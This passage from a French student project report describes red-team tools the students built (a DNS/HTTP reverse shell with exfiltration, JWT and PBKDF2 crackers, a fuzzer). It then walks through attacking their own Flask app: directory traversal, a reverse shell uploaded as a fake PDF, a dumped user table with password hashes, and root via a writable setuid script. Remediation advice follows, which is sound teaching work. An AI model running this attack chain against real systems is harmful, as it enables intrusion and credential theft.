The screenshot shows the 'Admin Dashboard' interface. At the top, there's a navigation bar with 'PForm', 'About', 'Dashboard', and 'Log Out'. Below the navigation bar, the 'Admin Dashboard' title is followed by an 'Account Info' section. This section displays 'Username: dev1' and 'Admin ID: none' with an 'Update Profile' button. Below this is a table with columns: 'Request ID', 'User', 'Role', 'Desired Role', and 'Actions'. The table contains three rows of requests.

Request ID	User	Role	Desired Role	Actions
1	Oussema	STUDENT	ADMIN	✓ Approve ✗ Reject
2	Malek	STUDENT	TEACHER	✓ Approve ✗ Reject
3	Ref	STUDENT	TEACHER	✓ Approve ✗ Reject

FIGURE 3.7 : Admin-dashboard

## 3.2 Outils du Red Teaming

### 3.2.1 Reverse shell with data exfiltration


#### 3.2.1.1 Conception



FIGURE 3.8 : DNS

Dans cet exemple, la machine d'attaque héberge un serveur DNS. La cible initie ensuite la connexion avec une requête DNS vers l'attaquant. L'attaquant répond ensuite avec une réponse contenant la commande qu'il souhaite exécuter. Cette réponse parvient à la cible et est exécutée. Ensuite, la sortie de cette commande est renvoyée à l'attaquant sous la forme d'une nouvelle requête qui demande également la commande suivante.

### 3.2.1.2 Exécution



```
└─$ python dns-http-exfilt-reverse-shell.py

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|

A tool for shell-based communication

• Oussema Jaouadi
• Hassen Bouchhiwa
• Ghassen Abida

* Serving Flask app 'dns-http-exfilt-reverse-shell'
* Debug mode: off
```

FIGURE 3.9 : DNS execution

### 3.2.2 JCrack

Jcrack est un outil personnalisé développé spécifiquement pour le craquage des secrets JWT[9], même s'ils sont encodés. Son objectif est de récupérer la clé secrète utilisée pour signer un JSON Web Token (JWT) en utilisant différentes techniques de craquage. Jcrack utilise différentes méthodes telles que la force brute et les attaques par dictionnaire pour essayer systématiquement différentes combinaisons de secrets jusqu'à ce qu'il trouve avec succès la clé qui génère une signature valide pour le JWT. Il prend en compte différents schémas d'encodage, notamment Base64, pour décoder et tester différentes variations de secret.

### 3.2.3 SoftFuzz

SoftFuzz est un outil de "web fuzzing" qui explore les routes d'une application web en envoyant des requêtes avec des paramètres variés. Il détecte les pages d'erreur personnalisées renvoyées par l'application pour identifier les routes existantes. Cet outil facilite l'évaluation de la sécurité des applications web en identifiant rapidement les points d'entrée potentiels et en aidant à cartographier les fonctionnalités de l'application.

### 3.2.4 PBKDF2 crack

"PBKDF2(Password-Based Key Derivation Function) crack" est un outil avancé conçu pour récupérer les mots de passe générés avec l'algorithme PBKDF2. Il se distingue par sa capacité à personnaliser le nombre d'itérations utilisées, ce qui influence directement la vitesse de craquage. En ajustant ce paramètre, l'outil offre une flexibilité optimale pour adapter les performances de craquage en fonction des ressources disponibles et du niveau de sécurité visé. Grâce à des techniques sophistiquées, il inverse le processus de dérivation de PBKDF2 pour retrouver les mots de passe d'origine. C'est un outil puissant et polyvalent pour les tests de sécurité et la récupération de mots de passe.

## Conclusion

En conclusion, ce projet de réalisation d'une application web et d'outils du Red Teaming offre des fonctionnalités puissantes pour la gestion des projets et l'évaluation de la sécurité des applications. L'application web fournit un environnement convivial pour les étudiants, les enseignants et les administrateurs, permettant une collaboration efficace et une gestion transparente des projets. Les outils du Red Teaming offrent des capacités avancées de tests de sécurité, notamment l'exfiltration de données, le craquage de secrets JWT, le fuzzing des applications web et le craquage de mots de passe. Ces outils sont des ressources précieuses pour les professionnels de la sécurité, leur permettant d'identifier les vulnérabilités et de renforcer la sécurité des systèmes. Dans l'ensemble, ce projet constitue une contribution significative à la sécurité des applications web et au domaine du Red Teaming.

# LES SCÉNARIOS D'ATTAQUE ET CONTRE ATTAQUE

---

## Plan

1	Attaquer l'application web . . . . .	32
2	Élévation de privilèges . . . . .	36
3	Remédiation . . . . .	38

## Introduction

Dans ce document, nous avons examiné différentes vulnérabilités et attaques courantes ciblant les applications web. En suivant la méthodologie OWASP, nous avons identifié des failles de sécurité telles que la traversée de répertoire, la gestion des sessions, la validation des entrées et la faiblesse des JWT. Nous avons également combiné plusieurs attaques, telles que le téléchargement de fichiers et la traversée de répertoire, pour obtenir des privilèges élevés. Enfin, nous avons discuté des mesures de remédiation pour renforcer la sécurité des applications web et prévenir ces types d'attaques.

### 4.1 Attaquer l'application web


Nous commencerons par attaquer notre application web, nous verrons quelles vulnérabilités nous pouvons trouver et si nous pouvons les exploiter, et jusqu'où cette exploitation nous mènera.

#### 4.1.1 La méthodologie OWASP

Afin de mener à bien notre attaque web, nous avons collecter toutes les informations nécessaires en utilisant la méthodologie de test OWASP.

##### 4.1.1.1 Collecte d'informations

###### Port scanning using nmap



```
└─$ nmap 192.168.1.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 22:21 CET
Nmap scan report for 192.168.1.8
Host is up (0.0037s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    closed http
Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

FIGURE 4.1 : NMAP

###### Directory fuzzing using our tool SoftFuzz




FIGURE 4.2 : SoftFuzz

#### 4.1.1.2 Logique d'affaires

La méthodologie OWASP recommande de tester les failles de sécurité liées à la logique métier. Toutefois, étant donné que je suis le développeur de l'application, je pourrais dire que j'ai déjà pris en compte et vérifié ces aspects de sécurité lors de ma phase de développement.

#### 4.1.1.3 Authentication

Le mécanisme d'authentification est bien implémenté et l'utilisation de JWT ne présente aucune erreur de configuration, mais le contrôle d'accès n'est pas bien géré, ça nous laisse avec une seule vulnérabilité à prendre en compte :

##### Traversée de répertoire :

Nous avons intercepté la requête qui exécute des scripts et nous avons pu modifier le nom du script. Non seulement cela, mais nous avons également pu effectuer une traversée de répertoire, ce qui signifie que nous pouvions accéder à des fichiers ou des répertoires en dehors de la portée prévue, ce qui pourrait potentiellement entraîner une divulgation non autorisée d'informations ou l'exécution de code arbitraire.






FIGURE 4.3 : Directory traversal

#### 4.1.1.4 Gestion des sessions

Il est important de noter que notre application ne présente pas d'exposition de variables de session ni de vulnérabilité Cross-Site Request Forgery (CSRF). Cependant, dans le but d'effectuer des tests approfondis, nous allons nous concentrer sur la manipulation des cookies et des jetons de session. Cela nous permettra de vérifier la robustesse de notre mécanisme de gestion des sessions et de garantir la sécurité de nos utilisateurs. Nous prendrons des mesures préventives pour éviter toute exploitation malveillante, en utilisant des méthodes de chiffrement et de vérification d'intégrité pour protéger les cookies et les jetons de session contre toute altération ou vol. La sécurité de nos utilisateurs reste une priorité absolue, et ces tests nous aideront à renforcer davantage notre application.

#### JWT crackable :

Nous avons essayé de craquer le JWT en utilisant nos outils "JCrack" et la liste "rockyou", mais cela n'a pas fonctionné. Cependant, en utilisant différentes règles, nous avons réussi à le faire en appliquant la règle base64, ce qui signifie que la clé secrète était faible mais encodée en base64, ce qui n'est pas aussi sécurisé qu'il n'y paraît.




FIGURE 4.4 : Session management

#### 4.1.1.5 Validation d'entrée


La faiblesse de sécurité la plus courante des applications web est le défaut de validation adéquate des entrées provenant du client ou de l'environnement. Cette faiblesse est à l'origine de presque toutes les principales vulnérabilités dans les applications, telles que l'injection d'interpréteur, les attaques sur le système de fichiers et les dépassements de tampon. Dans notre cas, nous avons testé toutes les entrées, essayé de réaliser des attaques de type "Cross Site Scripting", "SQL Injection", "SSTI Injection" et "Code Injection", mais sans obtenir de résultats intéressants. Cependant, en ce qui concerne le téléchargement de fichiers, nous avons utilisé notre outil "nom de l'outil" sur le point d'accès de téléchargement,

Après avoir essayé diverses extensions et différents contenus de fichiers, nous constatons que l'endpoint n'accepte que les extensions ".pdf". Les extensions doubles ne fonctionnent pas, mais tout type de contenu de fichier est autorisé, ce n'est pas obligatoirement un vrai fichier PDF.

### 4.1.2 Combinaison d'attaques

- Nous allons maintenant combiner deux attaques, à savoir le téléchargement de fichiers non correctement sécurisé et la traversée de répertoire.
- Pour le téléchargement de fichiers, nous allons uploader un fichier avec une extension .pdf, mais il contiendra un script malveillant, un reverse shell.
- Pour la traversée de répertoire, nous l'utiliserons pour exécuter le fichier malveillant que nous avons téléchargé en tant que PDF.

```
(hassen@kali)-[~/pfa/http]
$ python app1.py
```



A tool for shell-based communication

- Oussema Jaouadi
- Hassen Bouchhiwa
- Ghassen Abida

```
* Serving Flask app 'app1'
* Debug mode: off
Connection Received

shell@http$ whoami
web-admin

shell@http$
```

FIGURE 4.5 : Combining Attack

## 4.2 Élévation de privilèges

L'élévation de privilèges[10] sous Linux fait référence au processus par lequel un attaquant cherche à obtenir des privilèges plus élevés sur un système Linux afin d'accéder à des ressources, des fonctionnalités ou des informations auxquelles il n'a normalement pas accès.

### 4.2.1 Mouvement Hozirontale

Nous avons maintenant les privilèges de l'administrateur web, nous allons donc en profiter pour vérifier la base de données à la recherche de mots de passe redondants. Nous réussirons dans cette

tâche et utiliserons les informations d'identification que nous avons trouvées pour nous connecter au sys-admin via SSH. Le script fourni offre une fonctionnalité unique absente de Hashcat lorsqu'il s'agit

```

sqlite> SELECT * FROM admins;
1|
12|
sqlite> SELECT * FROM users;
1|dev1|pbkdf2:sha256:600000$IkaYY2Z2RqS7CHD7$dc16e59c12d4307a6ab8d3a44efd052a22b6a07e9a2b3e4e0c6f7b79d1c86650|admin
2|Lilia Sfaxi|pbkdf2:sha256:600000$ZLHhQTvL11AgsXbF$61a3d29c329b852851a60d938f7d74246b8c321178858b83e7d15eb5860d9d62|teacher
3|Souheib Yousfi|pbkdf2:sha256:600000$Zq99Ush1XNhSYg0$4eb9449a4fca97df11e1f3b908843a15edf92eb76d3c0f8ae24d5e6c82c8cc|teacher
4|Oussema|pbkdf2:sha256:600000$CYAnsLofq2acZVM$340cb81365fefe72c5be3e7ba0486716c941482eebf3a366ce6f143d463559dc|student
5|Hassen|pbkdf2:sha256:600000$cTmt8bC4rGbE22fh$cc4d17f85f15414f673796bfa597fd94b9cb6b58744ce8eb3b40ee3b6f5639f|student
6|Ghassen|pbkdf2:sha256:600000$paxNia1K1eXA7X1G$4474522a24cedf609a3d4391736d9de0927364198c47e14b713b4a540fbc6b0a|student
7|Khalil|pbkdf2:sha256:600000$dIoRuA08uodKGM1$499f70fff88021b519fe6ae12575a9dcf7da795c44aca2ec730bfacd39b28c21|student
8|Taysir|pbkdf2:sha256:600000$OE8u0jy0LR5qv9s5$61d64b8b47dd0b053e701e2700d3034c6119317a19932878e0e37483897008eb|student
9|Malek|pbkdf2:sha256:600000$GFVv5uGu948V4*1j$bcbe0393d38800c1b5fc0bcd0690c9f4a63d48b0cfc1b9f6aac51eb9a2532c9|student
10|Illef|pbkdf2:sha256:600000$tCEH2Weskq8QVney$de791ff390416b8adc034fef44a30e52fb92a903d42a977c42859ad48f48445f|student
11|Zaineb|pbkdf2:sha256:600000$rcwQ19MxHpT3jpu$2a20b86906893b289c7be47b09e59d561b8974a1b6466a5b46b3d7b1be2d789b|student
12|sysadmin|pbkdf2:sha256:600000$H13FRegPbKc3aw6$ce795860afedbc84ef838e670fd732fa8b88a732ca7f118c6c5e560adfc000e|admin
sqlite>

```

FIGURE 4.6 : élévation de privilèges horizontales

de casser des hachages PBKDF2. Alors que Hashcat exige que le nombre d'itérations des hachages PBKDF2 soit spécifié séparément, ce script introduit une méthode d'extraction intelligente. Il récupère le nombre d'itérations directement à partir du hachage lui-même, éliminant ainsi la nécessité de configuration manuelle. En recréant avec précision le hachage en utilisant le nombre d'itérations extrait, le script permet de casser facilement les hachages PBKDF2 sans les tracas d'ajustement des paramètres. Cette fonctionnalité supplémentaire améliore la polyvalence et l'adaptabilité du script, en faisant un outil précieux pour gérer efficacement les hachages PBKDF2 qui incluent le nombre d'itérations en tant que partie intégrante du hachage.

FIGURE 4.7 : Mouvement horizontale

## 4.2.2 Mouvement Verticale

Ces scripts seront notre porte d'entrée vers le compte root. Nous avons remarqué que les permissions sont définies sur "rwsrwxr-x". Cela signifie que le propriétaire des scripts est root et le bit setuid permet à l'administrateur web d'exécuter ces scripts en tant que root. Cela est nécessaire

car il a besoin des privilèges root pour accéder aux fichiers journaux et analyser le trafic. Le groupe est utilisé par l'administrateur système pour lui permettre de modifier les scripts. Maintenant, tout

```
-rwsrwxr-x 1 root sys-admin 7886 May 31 00:48 log.sh
-rwsrwxr-x 1 root sys-admin 9232 May 31 00:48 pdf.sh
-rwsrwxr-x 1 root sys-admin 6210 May 31 00:48 traffic.sh
-rwsrwxr-x 1 root sys-admin 8118 May 31 00:48 work.sh
```

FIGURE 4.8 : Mouvement verticale

ce que nous avons à faire, c'est de modifier ces fichiers pour exécuter une commande bash, puis exécuter le script avec les privilèges du propriétaire.

```
sys-admin@ubuntu:~/app/scripts$ cat /bin/bash > log.sh
sys-admin@ubuntu:~/app/scripts$ ./log.sh -p
log.sh-5.0# whoami
root
log.sh-5.0#
```

FIGURE 4.9 : Script finale

## 4.3 Remédiation

Dans la section de remédiation, nous allons aborder les vulnérabilités dans un ordre inverse, c'est-à-dire en commençant par la dernière élévation de privilèges jusqu'à la première attaque web.

### 4.3.1 Privelege escalation verticale

Pas besoin d'exécuter l'intégralité du script en tant que superutilisateur (root). Vous pouvez simplement utiliser sudo avec la commande qui nécessite des privilèges élevés, et bien sûr, vous devez appliquer le principe du moindre privilège.

### 4.3.2 Privilège escalation horizontale

Utiliser des mots de passe redondants est une pratique à éviter absolument. Les mots de passe redondants sont des combinaisons courantes ou faciles à deviner, souvent utilisées par les utilisateurs pour plusieurs comptes ou services. Cela peut créer une vulnérabilité majeure, car si un seul compte est compromis, tous les autres deviennent également vulnérables.

### 4.3.3 Reverse shell avec exfiltration de données

Pour se protéger contre les techniques d'exfiltration telles que les shells inversés via les requêtes HTTP et DNS, il est essentiel de mettre en place une approche de sécurité globale. Cela inclut la segmentation du réseau pour isoler les systèmes critiques, ainsi que le déploiement de pare-feux, de systèmes de détection/prévention des intrusions (IDS/IPS) et d'un pare-feu applicatif Web (WAF). Des mécanismes de filtrage de contenu doivent être utilisés pour surveiller et filtrer le trafic sortant du réseau, en inspectant les requêtes HTTP et les requêtes DNS à la recherche de schémas suspects. De plus, le chiffrement et l'utilisation de protocoles sécurisés doivent être imposés pour protéger les communications réseau. Une détection régulière des intrusions, la surveillance des journaux, la sensibilisation et la formation des utilisateurs, ainsi que l'évaluation des vulnérabilités et la gestion des correctifs sont essentielles pour maintenir une défense solide contre les tentatives d'exfiltration.

### 4.3.4 Upload de fichiers

Pour protéger contre les menaces liées aux téléchargements de fichiers, validez strictement les entrées, imposez des restrictions de taille et de type, stockez les fichiers téléchargés de manière sécurisée, scannez-les pour détecter les logiciels malveillants, définissez des permissions sécurisées, exigez une authentification utilisateur, maintenez les logiciels à jour et effectuez des tests de sécurité réguliers.

### 4.3.5 JWT crackable

Utiliser un mot de passe faible encodé en base64 comme secret de votre JSON Web Token (JWT) n'est pas recommandé. L'encodage en base64 est une méthode simple qui ne fournit aucune sécurité supplémentaire. Il est susceptible d'être décodé et peut être facilement deviné ou craqué par des attaquants. Il est essentiel d'utiliser une clé secrète forte, unique et générée de manière sécurisée pour les JWT afin de garantir l'intégrité et la confidentialité des jetons. Une clé secrète solide doit être générée de manière aléatoire, avoir une longueur suffisante et être composée d'une combinaison de caractères alphanumériques, de symboles et de lettres majuscules et minuscules. Il est conseillé de mettre à jour et de faire tourner régulièrement vos clés secrètes afin de maintenir la sécurité de votre système d'authentification basé sur les JWT.

### 4.3.6 La traversée de répertoire

Pour vous protéger contre les attaques de traversée de répertoire (directory traversal), suivez ces mesures : validez rigoureusement les entrées utilisateur, créez une liste blanche des répertoires et chemins de fichiers autorisés, utilisez des méthodes d'accès sécurisées aux fichiers, définissez correctement les permissions des fichiers et répertoires, mettez en place des mesures de sécurité côté serveur, mettez régulièrement à jour les logiciels et les correctifs, utilisez une gestion appropriée des erreurs, et effectuez des tests de sécurité. En appliquant ces mesures, vous renforcez la sécurité de votre application et réduisez les risques d'attaques de traversée de répertoire.

## Conclusion

La sécurité des applications web est un sujet critique qui nécessite une attention constante. Les attaquants exploitent régulièrement les vulnérabilités connues pour compromettre la confidentialité, l'intégrité et la disponibilité des systèmes. En suivant la méthodologie OWASP et en appliquant des pratiques de sécurité recommandées, il est possible de réduire considérablement les risques d'attaques. Cela implique la validation rigoureuse des entrées, la gestion appropriée des sessions, l'utilisation de clés secrètes fortes pour les JWT, la sécurisation des téléchargements de fichiers et la protection contre les attaques de traversée de répertoire. En adoptant une approche proactive en matière de sécurité et en restant à jour avec les dernières meilleures pratiques, les développeurs peuvent renforcer la sécurité des applications web et garantir la protection des données sensibles.

# Conclusion générale et perspectives

Le présent rapport est le résultat d'un travail effectué dans le cadre d'un projet de cybersécurité visant à renforcer la sécurité d'une application web. Notre objectif était d'identifier et de remédier aux vulnérabilités d'attaque potentielles afin de garantir un environnement numérique plus sûr. Pour atteindre cet objectif, nous avons exploré les concepts fondamentaux de la cybersécurité, en mettant l'accent sur les pratiques de l'équipe rouge (red team) et de l'équipe bleue (blue team). Nous avons examiné les différentes technologies et protocoles pertinents, ainsi que les solutions proposées par l'OWASP (Open Web Application Security Project).

Ce projet a été une expérience enrichissante qui nous a permis d'approfondir nos connaissances et compétences en matière de cybersécurité. En développant une application web et en explorant activement les vulnérabilités d'attaque, nous avons pu améliorer la sécurité globale de notre projet. En identifiant les failles potentielles et en mettant en place des mesures de sécurité adéquates, nous avons renforcé la protection de notre application web contre les attaques malveillantes.

Des perspectives d'amélioration de notre solution pour renforcer la défense contre les vulnérabilités déjà identifiées, l'équipe bleue peut mettre en œuvre plusieurs mesures de sécurité. Tout d'abord, il est essentiel de renforcer la surveillance continue du réseau et des systèmes pour détecter rapidement toute activité suspecte. Ensuite, des mesures de prévention telles que la mise à jour régulière des logiciels et des correctifs de sécurité doivent être appliquées pour combler les failles connues. De plus, l'équipe bleue peut renforcer l'authentification et l'autorisation en implémentant des mécanismes de contrôle d'accès plus robustes et en renforçant la gestion des privilèges. Enfin, une sensibilisation accrue à la sécurité par le biais de formations et de campagnes de sensibilisation permettra de renforcer la vigilance des utilisateurs et de réduire les risques d'attaques. En conclusion, ce projet nous a permis de mieux comprendre les enjeux de la cybersécurité et de développer des compétences pratiques dans l'identification et la prévention des attaques malveillantes. En continuant à explorer et à améliorer notre solution, nous contribuons à garantir un environnement numérique plus sûr pour tous, où la protection des services et des informations personnelles est d'une importance capitale.



# Bibliographie

- [1] « Diagramme Gantt. » (consulté le 30/05/2023), adresse : [https://auth.teamgantt.com/login?response\\_type=code&state=94cf15426ae300874e221c0a50129cc4&client\\_id=5epdg5kohl8ttomj6kce8rucjd&redirect\\_uri=https://app.teamgantt.com/auth&scope=openid&code\\_challenge\\_method=S256&code\\_challenge=S1VCrGkfrCv4GGunkzASqHQQ3uLzdy/7ZAF72s1HXH4=](https://auth.teamgantt.com/login?response_type=code&state=94cf15426ae300874e221c0a50129cc4&client_id=5epdg5kohl8ttomj6kce8rucjd&redirect_uri=https://app.teamgantt.com/auth&scope=openid&code_challenge_method=S256&code_challenge=S1VCrGkfrCv4GGunkzASqHQQ3uLzdy/7ZAF72s1HXH4=).
- [2] H. ÉTHIQUE. « Qu'est ce que le hacking éthique ? » (consulté le 30/05/2023), adresse : <https://www.ionos.fr/digitalguide/serveur/securite/hacking-ethique/>.
- [3] RED et B. TEAM. « Qu'est ce que le red and blue team ? » (consulté le 30/05/2023), adresse : <https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/#:~:text=Red%20Team%20vs%20Blue%20Team%20Defined,to%20the%20red%20team%20attack..>
- [4] .. « OWASP. » (consulté le 30/05/2022), adresse : [https://owasp.org/www-pdf-archive/OWASP6thAppSec\\_TestingGuidev2\\_MatteoMeuci.pdf](https://owasp.org/www-pdf-archive/OWASP6thAppSec_TestingGuidev2_MatteoMeuci.pdf).
- [5] .. « les attaques systèmes. » (consulté le 30/05/2022), adresse : <https://www.sfrbusiness.fr/room/securite/differents-types-menaces-informatiques-entreprises.html>.
- [6] « sqlite. » (consulté le 30/05/2023), adresse : [https://www.digitalocean.com/community/tutorials/how-to-serve-flask-applications-with-gunicorn-and-nginx-on-ubuntu-22-04?fbclid=IwAR0oBFMl0WmuTHmBamtXGTIGB7HoAYV45db5r03MhW0YoihQI7pq\\_r1Hcf0](https://www.digitalocean.com/community/tutorials/how-to-serve-flask-applications-with-gunicorn-and-nginx-on-ubuntu-22-04?fbclid=IwAR0oBFMl0WmuTHmBamtXGTIGB7HoAYV45db5r03MhW0YoihQI7pq_r1Hcf0).
- [7] « Nginx. » (consulté le 30/05/2023), adresse : [https://www.nginx.com/resources/glossary/nginx/?fbclid=IwAR2054NwLM\\_CmBG3zzbYtyX4w1boyBByn84s45nRGx75asHc5MQsQlEtcJ0](https://www.nginx.com/resources/glossary/nginx/?fbclid=IwAR2054NwLM_CmBG3zzbYtyX4w1boyBByn84s45nRGx75asHc5MQsQlEtcJ0).
- [8] « flask+nginx. » (consulté le 30/05/2023), adresse : [https://www.digitalocean.com/community/tutorials/how-to-serve-flask-applications-with-gunicorn-and-nginx-on-ubuntu-22-04?fbclid=IwAR0oBFMl0WmuTHmBamtXGTIGB7HoAYV45db5r03MhW0YoihQI7pq\\_r1Hcf0](https://www.digitalocean.com/community/tutorials/how-to-serve-flask-applications-with-gunicorn-and-nginx-on-ubuntu-22-04?fbclid=IwAR0oBFMl0WmuTHmBamtXGTIGB7HoAYV45db5r03MhW0YoihQI7pq_r1Hcf0).
- [9] « JWT. » (consulté le 30/05/2023), adresse : [https://jwt.io/introduction?fbclid=IwAR1-0\\_HFYex9A7CL1nSMhSthulyieOnsPJJWfDYD1KYPVfXDaJ4-Vj61PTI](https://jwt.io/introduction?fbclid=IwAR1-0_HFYex9A7CL1nSMhSthulyieOnsPJJWfDYD1KYPVfXDaJ4-Vj61PTI).

- [10] « Escalation de privilège. » (consulté le 30/05/2023), adresse : [https://book.hacktricks.xyz/linux-hardening/privilege-escalation?fbclid=IwAR3ZK4cN3uf1bs06\\_bGjjHEzW\\_fyyM8WVAsTaBz03mULj0p1T400WyuXpy8](https://book.hacktricks.xyz/linux-hardening/privilege-escalation?fbclid=IwAR3ZK4cN3uf1bs06_bGjjHEzW_fyyM8WVAsTaBz03mULj0p1T400WyuXpy8).
- [11] « Diagramme uml. » (consulté le 30/05/2023), adresse : <https://whimsical.com/ViPgFRcBqMVzBfDyzMrngu>.
- [12] PFA TEAM. « Dev web. » (consulté le 30/05/2023), adresse : [https://github.com/OussemaJaouadi/PForm?fbclid=IwAR1PrdG1GBWXP1I\\_jzF9jqEOZitnicEaEuOreQiBGxh4JdfL5AK2GqaxXXI](https://github.com/OussemaJaouadi/PForm?fbclid=IwAR1PrdG1GBWXP1I_jzF9jqEOZitnicEaEuOreQiBGxh4JdfL5AK2GqaxXXI).
- [13] PFA TEAM. « tools. » (consulté le 30/05/2023), adresse : <https://github.com/OussemaJaouadi/PFTools?fbclid=IwAR1dbxyOoo3rmd8Miy39l3dGRFqAXEYXPjQXqYwkP32OXTME2kaKn117P-M>.

# Annexes

